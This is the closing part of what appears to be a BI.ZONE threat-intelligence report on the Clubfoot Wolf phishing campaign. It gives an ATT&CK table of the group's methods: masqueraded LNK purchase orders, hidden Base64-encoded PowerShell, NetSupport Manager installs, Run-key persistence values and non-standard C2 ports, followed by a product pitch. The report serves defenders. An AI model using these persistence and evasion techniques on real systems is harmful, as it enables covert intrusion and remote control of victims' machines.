Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Uses a PowerShell script to add NetSupport Manager in the startup folder via the Run registry key: [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] AudioStock = "%LOCALAPPDATA%\AudioStock\audiostock.exe"
Stealth	Deobfuscate/Decode Files or Information	Uses PowerShell obfuscation techniques, including variable name randomization, string concatenation, and AES-128-CBC encryption of string constants followed by Base64 encoding
	Hide Artifacts: Hidden Window	Stealthily executes the PowerShell command when launching the LNK file, using the -W (-WindowStyle) parameter with a value of 1 (Hidden)
	Masquerading	Disguises malicious LNK files as a purchase order: Заявка на закупку от компании [название компании] на [год]г.lnk

Tactic	Technique	Procedure
	Masquerading: Match Legitimate Resource Name or Location	Copies NetSupport Manager from the downloaded ZIP archives to a directory mimicking a legitimate software name: %LOCALAPPDATA%\MediaManager\mediamanager.exe Creates parameters in the Run registry key, mimicking those of trusted software: [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] MediaManager = "%LOCALAPPDATA%\MediaManager\mediamanager.exe"
	Obfuscated Files or Information	Obfuscates PowerShell scripts
	Obfuscated Files or Information: Command Obfuscation	Base64-encodes PowerShell commands in LNK files
Command and Control	Application Layer Protocol: Web Protocols	Uses HTTP(S) to communicate with its network resources
	Encrypted Channel: Asymmetric Cryptography	Uses SSL/TLS encryption to communicate with its network resources
	Ingress Tool Transfer	Uses PowerShell scripts to download the next-stage PowerShell script and the ZIP archive with NetSupport Manager
	Non-Standard Port	Uses non-standard ports 1411 and 1414 for NetSupport Manager control servers

Tactic	Technique	Procedure
	Remote Access Tools: Remote Desktop Software	Uses NetSupport Manager to control the compromised host
	Web Service	Uses the Yandex Disk cloud storage to host decoy PDF documents

Never miss new threats, subscribe to our latest articles

I consent to data processing for receiving mailings in accordance with the Privacy policy *

* Required field

How to protect your company from such threats

Clubfoot Wolf relies on phishing emails with malicious attachments and continuously modifies its techniques. [BI.ZONE Mail Security](#) blocks such emails before they reach users. The solution applies more than 100 filtering mechanisms, including statistical, signature-based, linguistic, content, and heuristic analysis, YARA rules, and computer vision, supplemented by multiple AI models. It also protects against server auto-reply loops and bounce messages, filtering out unwanted correspondence without delaying legitimate traffic.

Proactive defense starts with understanding attackers' methods and tools. [BI.ZONE Threat Intelligence](#) provides up-to-date information on threat actors, their tactics, techniques, and tools, along with detection guidance. This enables organizations to integrate threat intelligence into their security operations and prevent incidents.